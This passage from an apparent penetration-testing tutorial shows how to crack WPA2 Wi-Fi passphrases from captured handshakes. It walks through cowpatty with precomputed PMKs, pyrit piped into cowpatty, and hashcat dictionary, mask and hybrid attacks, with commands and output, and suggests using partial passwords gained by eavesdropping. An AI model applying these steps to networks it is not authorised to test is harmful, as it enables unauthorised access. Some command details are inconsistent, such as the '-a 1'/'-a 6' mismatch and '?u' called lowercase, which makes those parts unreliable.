                       D5 90 50 E6 ED 40 60 94 BB C9 06 AA 55 35 FF 88

      EAPOL HMAC     : 99 92 11 87 16 7C 8D F2 D1 F9 9B 8E DF 6F 4D 86
```

Notice the speed:
1708.09 Keys/sec, that's what aircrack-ng reached at max on my system (i5, 2.5 GHz).

Let's use the pre-computed PMKs with CoWPAtty and see the difference in speed

There is no GPU involved in generation of PMKs or cracking of Key at any step.

Run in Terminal:
Syntax: cowpatty -d [Hash File] -r [Pcap file] -s [SSID]

```
cowpatty -d PYRIT_rootsh3ll -r rootsh3ll-01.cap -s rootsh3ll
```

```
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: vincenzo
key no. 20000: 13031991
key no. 30000: nejihyuga

The PSK is "iamrootsh3ll".

36120 passphrases tested in 0.20 seconds:  182297.19 passphrases/second
```

You can also use *GENPMK_rootsh3ll*, both are same. I am using *PYRIT_rootsh3ll* because it contains more passphrases(PMKs) due to the higher calculation speed of Pyrit.

See the difference?
same system, same RAM, no GPU included and almost 12,676% boost in speed.
Aircrack-ng: **1708 Passphrases/second**
Cowpatty with pre-generated PMK: **182297.19 Passphrases/second**

This has been possible just because we had pre-computed Keys and what *cowpatty* had to do is just loop up the hash file, no calculations involved.

One passwords take 4096 CPU Iterations to come out with the 256-bit PSK. Imagine a wordlist containing 1 million passphrases. How many CPU cycles will it take for that wordlist to process and generate the PMKs? *4,096,000,000* that's 4 billion iterations for 1 million words. Even 1 million words are nothing dictionary sizes go way beyond Gigabytes, or Terabytes.
This is why we get lower cracking speeds as compared to MD5, SHA1 Hash cracking.

[EXTRA!] Pyrit + CoWPAtty Stdin

Now, we have learned to separately create PMKs and using it with *cowpatty* to boost the cracking speeds. Here is one method, which doesn't improve the speed compared to aircrack-ng but is very interesting to learn and see the working of the commands as well as the terminal, since this series is for beginners this thing is a worthwhile.
Here what we are going to do is

1. Pass a dictionary (8-63 Char length) to pyrit and tell it to generate the PMKs
2. Don't write the output to a file rather pass it to CoWPAtty.
3. *cowpatty* will receive PMKs as a stdin (standard input) and
4. Cracking begins

You can see this as a sophisticated version of cracking with aircrack-ng as in aircrack-ng we just pass the cap file and dictionary. This will be quite long and deep in terms of understanding.
Let's begin
Run in Terminal:

```
pyrit -i length08.txt -e rootsh3ll -o - passthrough | cowpatty -d - -r rootsh3ll-01.cap -s rootsh3ll
```

Yes, this might seem very confusing if you are a beginner in the Linux world. You need to understand the command. Let's break it to make it simple and easy to understand.
'|': Pipeline operator
It is a Linux shell operator used to pass a command's output to another (towards right hand side) i.e. after the operator.
What we did is we passed the output of the pyrit command to the *cowpatty* in real-time and *cowpatty* is executing at the same time and trying to crack the passphrase.

If you notice, you would see that Before and After Pipeline both are the same commands we used above with just one difference.
We neither used any output filename with Pyrit (**PYRIT_rootsh3ll** previously), Nor input file for *cowpatty* with -d option that is for hash file (see *cowpatty -h* help menu).

So, what did we do?
We used another Linux Shell's feature to store the input in the STDIN (**ST**an**D**ard **IN**put) and receive it at the same time from STDIN. This is done by using '-' operator. This operator works as STDIN when we have to direct some output to/from a file. i.e. writing to Hash file with pyrit and taking input from Hash file with CoWPAtty.

So, if you notice we replaced both the filenames with '-' that simply means Pyrit will write the calculated PMKs to Standard Input and the output will be passed using **'|'** operator to the *cowpatty* command. Now at the very same moment at which *cowpatty* starts receiving the Input from the STDIN, as told to '-d' option, CoWPAtty will take the calculated PMKs from the STDIN and start cracking the PSK. If PMK matched the passphrase will be found, else try other dictionaries and keep going.

This is what it will look like when executed:

```
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
Using STDIN for hashfile contents.

key no. 10000: vincenzo
key no. 20000: 13031991
key no. 30000: nejihyuga

The PSK is "iamrootsh3ll".

36120 passphrases tested in 62.48 seconds:  578.09 passphrases/second
```

Speed is almost similar to what aircrack-ng was calculating at because PMKs are being calculated at real-time and being passed to *cowpatty*. CPU is being consumed!
Hope you got a better insight of what happens while cracking and speeding up the whole process.
There is one thing I would like you to have a look at: **Airolib-ng to speed up Cracking process**

Do some research and testing and let me know (harry@rootsh3ll.com) what were your results in speed or what problems you faced during the above tutorial or Airolib-ng.
You can also post on members.rootsh3ll.com, the support forum for this book
There is a lot more interesting stuff coming in next chapters.

Using GPU based tools

Aircrack and cowpatty uses CPU as the primary method to calculate PMKs. It surely gives us a boost but while using PMKs we are not actually leveraging any processing power.

This brings us to some drawbacks of using PMKs, as follows:

- **SSID Specific**: You cannot use PMKs generated for SSID, say "*rootsh3ll*" for another SSID like "*Belkin*". Not even "*rootsh3ll.*"
- **Case-Sensitive**: Cannot be used if character case is altered. Ex: Won't work for "*Rootsh3ll*" if PMKs are created for "*rootsh3ll*".
- **Time used is the same**: As processing power of CPU is same in both cases, the time required for creating PMKs are equal even if you crack using Aircrack or creating PMKs (with GenPMK).
- **Huge HD Space required**: Storing PMKs on HD requires a lot of space on your HD and that too for a specific SSID. Which is not a viable option usually.
- **Lesser helpful in real-world**: Nowadays routers are being shipped with unique SSID. Ex: *Belkin_04A2* for preventing routers from this kind of attacks or at least delay the cracking duration.

You might be thinking now that If this is so, then why would I even consider PMKs for cracking?
Well, as I said above this is Less helpful, that means in some cases.
Cases like:

- Simple SSIDs. Ex: MTNL, Airtel, Linksys etc.
- Before trying any complex task to crack the PSK, if you have PMKs already stored. Give them a shot
- Mobile numbers are very common passwords.

Still, even if this provides speed, this method is a bit slow. You don't always have a friend ready to give you a pre-generated SSID-specific PMK just when you have captured the handshake, right? yeah, it's very rare!

Here is when you need to keep the CPU (for cracking) aside and fire up the GPU to full power.
If you are not aware of using GPUs for cracking purposes let me tell you, GPUs are used for cracking password hashes and are being used now for a while.
There are plenty of tools which uses GPU and saves you a lot of time over the cost of few bucks that you'll pay for using electricity used by the GPU cores. But, that's okay you can make money again, not time!

Tools like:

- Hashcat
- Pyrit
- BarsWF
- igHashGPU

How? Simple! Your CPU has 2,4,8 cores, means parallel computing units where GPUs have them in thousands, if not hundreds.

My GeForce GT 525M have 296 cores, and it is a pretty outdated graphics card.
Speed: ~*6000 PMK/s*. NVidia Titan X is the Best single graphics card with cracking speed up to 2,096,000 hashes/sec.

Using GPU for Cracking WPA/2 Passwords

Tools described above are used for cracking various kinds of passwords.
There are 2 tools used for Cracking WPA/2-PSK using GPU from the above list

- Pyrit
- HashCat

Hashcat being the fastest, most-versatile tool along with an active development will be our go to tool for this chapter.

What is Hashcat?

Ocl/CUDA Hashcat is now Open Source. Checkout at GitHub: https://github.com/hashcat
Hashcat is a self-proclaimed command line based world's fastest password cracker.
It is the world's first and only **GPGPU** based rule engine and available for Linux, OSX, and Windows free-of-cost. It comes in 2 variants

- CPU Based
- GPU Based


There is no difference when passing commands to Hashcat because it automatically uses the best method to crack passwords, either CPU or GPU depending on the Graphics driver you have installed.
Hashcat is fast and extremely flexible. It even allows distributed cracking. I highly recommend Hashcat over Pyrit for its flexibility.

Why use Hashcat at first place?

As described, because of its flexibility and vast support of algorithms.
But why Hashcat when I just want to crack WPA/2 most of the times?
If you have or haven't used Pyrit yet, let me tell you one thing. Pyrit was the fastest WPA/2 cracker available in its early days but it uses dictionary or wordlist to crack the passwords even if you use PMKs or directly run the cracker you need to have a large number of dictionaries to test the validity of the hash.

Also, Hashcat has been outperforming Pyrit for many years now. and if you are still using Pyrit, Time for switching to Hashcat is now!

For storing hashes, you need a lot of disk space. As you can see in the image below, there is a few wordlists that almost take >25 GB on the disk(Extracted), and it take more than 2-3 days to run through them all even with GPU.



Name	Date modified	Type	Size	Folder
wpa-tables-render...	23/10/2015 10:36 ...	File folder		WordList Collectio...
.___padding_file	08/11/2013 10:45 ...	File folder		wpa-tables-render...
7gb_set.tar	09/11/2013 03:08 ...	TAR File	73,50,940 KB	wpa-tables-render...
WPA-PSK WORDLIS...	01/10/2013 03:01 ...	RAR File	47,10,749 KB	WordList Collectio...
oCustom-WPA.txt	25/02/2012 01:49 ...	TXT File	19,96,151 KB	WordList Collectio...
wordlist.txt	25/02/2012 02:53 ...	TXT File	19,78,577 KB	WordList Collectio...
word.txt	25/02/2012 02:11 ...	TXT File	19,64,258 KB	WordList Collectio...
Words.txt	25/02/2012 12:28 ...	TXT File	2,39,722 KB	WordList Collectio...
davajj_ultimate_wor...	25/02/2012 01:54 ...	TXT File	2,19,888 KB	WordList Collectio...
darkircr0p.txt.gz	06/11/2013 10:13 ...	GZ File	1,32,782 KB	WordList Collectio...
10dig10milup.txt	25/02/2012 02:35 ...	TXT File	1,17,188 KB	WordList Collectio...
10dig10milup2.txt	25/02/2012 02:44 ...	TXT File	1,17,188 KB	WordList Collectio...
10dig10miluplow.txt	23/02/2012 07:41 ...	TXT File	1,17,188 KB	WordList Collectio...
10dig10miluplow2.txt	25/02/2012 02:03 ...	TXT File	1,17,188 KB	WordList Collectio...
10dig10miluplow3.txt	25/02/2012 02:44 ...	TXT File	1,17,188 KB	WordList Collectio...
10dig10miluplow4.txt	25/02/2012 02:03 ...	TXT File	1,17,188 KB	WordList Collectio...
wordlist-final.txt	25/02/2012 02:11 ...	TXT File	1,04,421 KB	WordList Collectio...
8dig10millow.txt	25/02/2012 02:40 ...	TXT File	97,657 KB	WordList Collectio...
8dig10millow2.txt	25/02/2012 02:00 ...	TXT File	97,657 KB	WordList Collectio...
8dig10milup.txt	25/02/2012 02:01 ...	TXT File	97,657 KB	WordList Collectio...
8dig10milup2.txt	23/02/2012 02:09 ...	TXT File	97,657 KB	WordList Collectio...
8dig10miluplow.txt	25/02/2012 02:18 ...	TXT File	97,657 KB	WordList Collectio...
8dig10miluplow2.txt	25/02/2012 01:53 ...	TXT File	97,657 KB	WordList Collectio...
8dig10miluplow3.txt	23/02/2012 01:47 ...	TXT File	97,657 KB	WordList Collectio...
10million upper low...	25/02/2012 02:40 ...	TXT File	97,657 KB	WordList Collectio...
wpalist01.rar	06/11/2013 04:51 ...	RAR File	95,749 KB	WordList Collectio...

D:\ Collection\WPA-PSK WORDLIST 3 Final (13 ...

D:\ Collection\WPA-PSK WORDLIST 3 Final (13 GB).rar\

Name	Size	Packed Size	Modified	Created
Super-WPA	11 539 177 677	4 244 220 944	2010-10-04 22:17	
Custom-WPA	2 044 058 553	532 265 467	2010-10-26 04:05	
READ.ME.!!.txt	1 814	910	2010-11-07 02:02	

1 object(s) selected 11 539 177 677 11 539 177 677 2010-10-04 22:17

D:\ Collection\wpa-tables-renderman\7gb_set.t...

D:\ :ollection\wpa-tables-renderman\7gb_set.tar\

Name	Size	Packed Size	Modified
7gb set	7 526 649 383	7 526 835 712	2013-10-11 07:07

1 object(s) selected 7 526 649 383 7 526 649 383 2013-10-11 07:07

You can download some useful wordlists here.
But, most of the times there are some pattern (default passwords) we like to test for validity. Patterns like:

- Mobile number
- Date of Birth
- Default password patterns like "**56324FHe**"
- 10-digit default password by ISP
- and so on

Here is when We have to leave Pyrit with its dictionaries and get our hands-on with Hashcat.
Hashcat have a brilliant feature called mask-attack, which allows us to create user-defined patterns to test for password validity and you know what the best thing is? It requires 0 Bytes on your hard drive.
How?
First you need to understand that in some cases we *need* Wordlists. Its only when we are very much certain that it has some kind of pattern then we can use this type of attack. So, if you know a certain ISP has 10-digit random numbers and only a few letters, you could do it to save space on your HD.
WPA/2 cracking is a tedious task and uses maximum power of the system when we use Hashcat and sometimes it needs to take down the load from the system to switch tasks.
Hashcat stands best here for it's remarkable feature.

- It supports **pause/resume** while cracking
- Supports sessions and restore

We will dig into these features. Keep reading.

Supported Attack types

- Dictionary based attack
- Brute-force/Mask attack
- Hybrid dict + mask
- Hybrid mask + dict
- Permutation attack
- Rule-based attack
- Toggle-case attack

These are to name a few. Hashcat supports way too many algorithms to get your hash cracked.

NOTE: Traditional Brute-force attack is outdated and is replaced by Mask attack in Hashcat. We will see later in this post in details about this.

Setting up the Lab

Installing Graphics driver

You have basically 2 choices

1. Install graphics driver in Kali Linux directly, i.e. your Pentesting distro.
2. Install graphics driver in Windows or OSX.

OS installed in a Virtual machine doesn't have access to graphics card or GPU acceleration. So, I'll be sticking with Hashcat on Windows (host machine). You can still do the same task with exact same commands on Kali Linux (or any Linux OS) or OSX with properly installed proprietary drivers.

Download Hashcat

Download Hashcat from official website: https://hashcat.net/
Binaries file is highly compressed with 7z compression. So, make sure you have at least 1 GB before extracting the downloaded file.
You can use 7zip extractor to decompress the .7z file. Download it here: http://www.7-zip.org/download.html

P.S: It is free and better than WinRAR.

Pcap file compatibility with Hashcat

Hashcat doesn't support the original Pcap file right away.
You need to convert the *Pcap* file to a format Hashcat will understand.
Before converting, clean up the file for valid handshakes using *wpaclean* for reduced output

file-size.
Convert your Pcap files manually in Kali Linux, use the following command
Syntax: wpaclean <out.cap> <in.cap>

```
wpaclean rootsh3ll_hashcat.cap rootsh3ll-01.cap
```

Please note that the `wpaclean` options are the wrong way around. <`out.cap`> <`in.cap`> instead of <`in.cap`> <`out.cap`> which may cause some confusion.

Convert .cap file to <.hccap> file

Now assuming that you have installed appropriate graphics driver for the selected OS, moving on to the next step. We need to convert the previously captured handshake i.e. pcap file to a format that Hashcat could understand and it is .hccap file format.
Nothing difficult or time taking. Command to convert .cap to .hccap goes like this:

Syntax: aircrack-ng -J <output.hccap> <path/to/.cap file>

Here output.hccap is the output filename with .hccap file format and input.cap is the handshake originally captured.
Log in to Kali Linux and type in Terminal:

```
aircrack-ng -J “rootsh3ll-01.hccap”  “rootsh3ll-01.cap”
```

rootsh3ll-01.cap is located on Desktop. Check location of your Pcap file.

Now we have an *hccap* file, installed graphics driver and downloaded Hashcat. Let’s begin the cracking.

Cracking WPA/2 Passwords using Hashcat

We will cover the following topics:

- WPA/2 Cracking with Dictionary attack using Hashcat.
- WPA/2 Cracking with Mask attack using Hashcat.
- WPA/2 Cracking with Hybrid attack using Hashcat.
- WPA/2 Cracking Pause/resume in Hashcat (One of the best features)
- WPA/2 Cracking save sessions and restore.

Open CMD under Hashcat directory, copy the hccap file and wordlists and run:

```
hashcat64.exe -m 2500 rootsh3ll-01.hccap  wordlist.txt wordlist2.txt
```

Here I have NVidia’s graphics card so I use Hashcat command followed by 64, as I am using Windows 10 64-bit version. yours will depend on graphics card you are using and Windows version (32/64).
Command Breakdown:

Hashcat64.exe:	The program, In the same folder there’s a hashcat32.exe for 32-bit OS and hashcat32.bin / hashcat64.bin for Linux.
-m 2500:	The specific hash type. 2500 means WPA/WPA2.


In case you forget the WPA2 code for Hashcat.

> **Windows CMD**: hashcat64.exe --help | find “WPA”
> **Linux Terminal**: hashcat64.bin --help | grep “WPA”

It will show you the line containing “WPA” and corresponding code.

> **rootsh3ll-01.hccap**: Converted *.cap file.
> **wordlist.txt wordlist2.txt**: The wordlists, you can add as many wordlists as you want.

To simplify it a bit, every wordlist you make should be saved in the Hashcat folder.
After executing the command, you should see a similar output:



```
C:\Users\rootsh3ll\Desktop\cudaHashcat-1.37>cudaHashcat64.exe -m 2500 rootsh3ll-01.hccap english.txt
cudaHashcat v1.37 starting...

Device #1: GeForce GT 525M, 1024MB, 1200Mhz, 2MCU
Device #1: WARNING! Kernel exec timeout is not disabled, it might cause you errors of code 702
           You can disable it with a regpatch, see here: http://hashcat.net/wiki/doku.php?id=timeout_patch

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable Optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Kernel ./kernels/4318/m02500.sm_21.64.cubin
Device #1: Kernel ./kernels/4318/amp_a0_v1.sm_21.64.cubin

Cache-hit dictionary stats english.txt: 33338885 bytes, 3160120 words, 3160120 keyspace

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>

Session.Name...: cudaHashcat
Status.........: Running
Input.Mode.....: File (english.txt)
Hash.Target....: LamLEX (90:84:0d:a8:aa:e8 <-> c4:3d:c7:4f:98:93)
Hash.Type......: WPA/WPA2
Time.Started...: Fri Oct 30 23:28:19 2015 (6 secs)
Time.Estimated.: Fri Oct 30 23:39:17 2015 (10 mins, 20 secs)
Speed.GPU.#1...:     6101 H/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 57811/3160120 (1.83%)
Rejected.......: 20947/57811 (36.23%)
Restore.Point..: 57505/3160120 (1.82%)
HWMon.GPU.#1...: 99% Util, 84c Temp, N/A Fan

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

Wait for Hashcat to finish the task. You can pass multiple wordlists at once so that Hashcat will keep on testing next wordlist until the password is matched.

WPA/2 Mask attack using Hashcat

As told earlier, Mask attack is a replacement of the traditional Brute-force attack in Hashcat for better and faster results.
let’s have a look at what Mask attack really is.
In Terminal/cmd type:

- cudaHashcat64.exe -m 2500 <rootsh3ll-01.hccap> -a 3 ?d?l?u?d?d?d?u?d?s?a
- **-a 3** is the Attack mode, custom-character set (Mask attack)
- **?d?l?u?d?d?d?u?d?s?a** is the character-set we passed to Hashcat. Let’s understand it in a bit of detail that
- What is a character set in Hashcat?
- Why it is useful?

What is a character set in Hashcat?

?d ?l ?u ?d ?d ?d ?u ?d ?s ?a :	10 letters and digits long WPA key. Can be 8-63 char long.
The above text string is called the "Mask". Every pair we used in the above examples will translate into the corresponding character that can be an Alphabet/Digit/Special character. For remembering, just see the character used to describe the charset	
?d:	For digits
?s:	For Special characters
?u:	For Uppercase alphabets
?l:	For Lowercase alphabets
?a:	All of the above.

Simple! isn't it?
Here is the actual character set which tells exactly about what characters are included in the list:

```
?l = abcdefghijklmnopqrstuvwxyz
?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = 0123456789
?s = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a = ?l?u?d?s
```


Here are a few examples of how the PSK would look like when passed a specific Mask.
Mask = ?d?l?u?d?d?d?u?d?s?a

```
0aC575G2/@
9zG432H0*K
8sA111W1$4
3wD001Q5+z
```

So now you should have a good understanding of the mask attack, right?
Let's dig a bit deeper now.

Mixing Mask attack with Custom characters.

Assume that you somehow come to know a part of the password. It would be better if we put that part in the attack and randomize the remaining part in Hashcat, isn't it?
Sure! it is very simple. Just put the desired characters in the place and rest with the Mask.



```
Session.Name...: cudaHashcat
Status.........: Running
Input.Mode.....: Mask (He?d?l123?d?d?u?dC) [12]
Hash.Target....: LamLEX (90:84:0d:a8:aa:e8 <-> c4:3d:c7:4f:98:93)
Hash.Type......: WPA/WPA2
Time.Started...: Sat Oct 31 01:21:28 2015 (8 secs)
Time.Estimated.: Sat Oct 31 01:59:01 2015 (37 mins, 22 secs)
Speed.GPU.#1...:     6069 H/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 32768/6760000 (0.48%)
Rejected.......: 0/32768 (0.00%)
Restore.Point..: 0/676000 (0.00%)
HWMon.GPU.#1...: 97% Util, 87c Temp, N/A Fan

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

He ?d ?l **123** ?d ?d ?u ?d **C** is the custom Mask attack we have used. Here assuming that you

know the first 2 characters of the original password then setting the 2nd and third character as digit and lowercase letter followed by 123, then ?d ?d ?u ?d and finally ending with C as you knew already.
What we have actually done is that we have simply placed the characters in the exact position we knew and Masked the unknown characters, hence leaving it on to Hashcat to test further.
Here is one more example for the same:
Let's say password is Hi123World and you just know the "Hi123" part of the password via shoulder surfing/overhearing/eavesdropping whatever. Remaining are lowercase letters. Assuming length of password to be 10.

Syntax: *hashcat64.exe -m 2500 [handshake.hccap] -a 3 Hi123?u?u?u?u?u*

Where ?u will be replaced by lowercase letters, one by one till the password is matched or the possibilities are exhausted.
Moving on even further with Mask attack i.e.

Hybrid attack.

In hybrid-attack, what we actually do is we don't pass any specific string to Hashcat manually, but automate it by passing a wordlist to Hashcat.
Hashcat picks up words one by one and test them to every password possible by the Mask defined.

```
cudaHashcat64.exe -m 2500 handshake.hccap -a 1 password.txt ?d?l?d?l
```

Command Breakdown:

-a 6:	The hybrid attack
password.txt	Wordlist
?d?l?d?l	Mask (4 letters and numbers)

The wordlist contains 4 words.
1. carlos
2. bigfoot
3. guest
4. onion

Now it will use the words and combine it with the defined Mask and output should be this:

```
carlos2e1c
bigfoot0h1d
guest5p4a
onion1h1h
```

It is cool that you can even reverse the order of the mask, means you can simply put the mask before the text file. Hashcat will brute force the passwords like this:


```
7a2ecarlos
8j3abigfoot
0t3wguest
6a5jonion
```

You getting the idea now, right?
Using so many dictionaries at one, using long Masks or Hybrid+Masks takes a long time for the task to complete. It is not possible for everyone every time to keep the system on and not use for personal work and the Hashcat developers understands this problem very well. So, they came up with a brilliant solution which no other password recovery tool offers built-in at this moment. That is the Pause/Resume feature

WPA/2 Cracking Pause/resume in Hashcat (One of the best features)

This feature can be used anywhere in Hashcat. It isn't just limited to WPA/2 cracking. Even if you are cracking md5, SHA1, OSX, WordPress hashes. As soon as the process is in running state you can pause/resume the process at any moment.
Just press [**p**] to pause the execution and continue your work.

To resume press [**r**]. All the commands are just at the end of the output while task execution. See image below



```
Session.Name...: cudaHashcat
Status.........: Running
Input.Mode.....: Mask (He?d?l123?d?d?u?dC) [12]
Hash.Target....: LamLEX (90:84:0d:a8:aa:e8 <-> c4:3d:c7:4f:98:93)
Hash.Type......: WPA/WPA2
Time.Started...: Sat Oct 31 01:21:28 2015 (8 secs)
Time.Estimated.: Sat Oct 31 01:59:01 2015 (37 mins, 22 secs)
Speed.GPU.#1...:     6069 H/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 32768/6760000 (0.48%)
Rejected.......: 0/32768 (0.00%)
Restore.Point..: 0/676000 (0.00%)
HWMon.GPU.#1...: 97% Util, 87c Temp, N/A Fan

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

